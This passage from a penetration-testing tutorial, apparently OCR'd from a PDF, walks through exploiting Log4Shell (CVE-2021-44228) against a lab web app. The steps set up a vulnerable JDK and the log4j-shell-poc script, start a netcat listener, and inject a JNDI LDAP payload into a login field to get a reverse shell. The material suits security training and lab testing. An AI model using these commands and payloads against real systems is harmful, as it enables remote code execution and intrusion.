


7. Download the Java version that is vulnerable to the Log4shell vulnerability from the below link


https://mirrors.huaweicloud.com/java/jdk/8u202-b08/

7.1 Extract the downloaded java archive file inside the log4j-shell-poc directory


tar -xf jdk-8u202-linux-x64.tar.gz



8. Set the location of Java that we just extracted inside the python script poc.py




Edit these lines inside poc.py




9. Open a new terminal window and execute the netcat command to start listening on port 9001.

nc -lvp 9001



10. Now we have to run the python script poc.py as it contains the malicious local LDAP server.


python3 poc.py --userip 192.168.29.122 --webport 8000 --lport 9001




Copy the LDAP command displayed in the exploit

${jndi:ldap://192.168.29.122:1389/a}

Paste the LDAP command we just copied inside the username field, enter anything inside the password field and press Login.



Switch to the netcat terminal window and run the ls -la command



As you can see in the netcat terminal window we have the reverse shell, we are now inside the webapp docker image using the Log4shell vulnerability

REFERENCES

- https://www.hackingarticles.in/a-detailed-guide-on-log4j-penetration-testing/
- https://logging.apache.org/log4j/2.x/security.html
- https://nvd.nist.gov/vuln/detail/CVE-2021-44228
- https://github.com/kozmer/log4j-shell-poc
- https://github.com/silentsignal/burp-log4jshell
- https://en.wikipedia.org/wiki/Log4Shell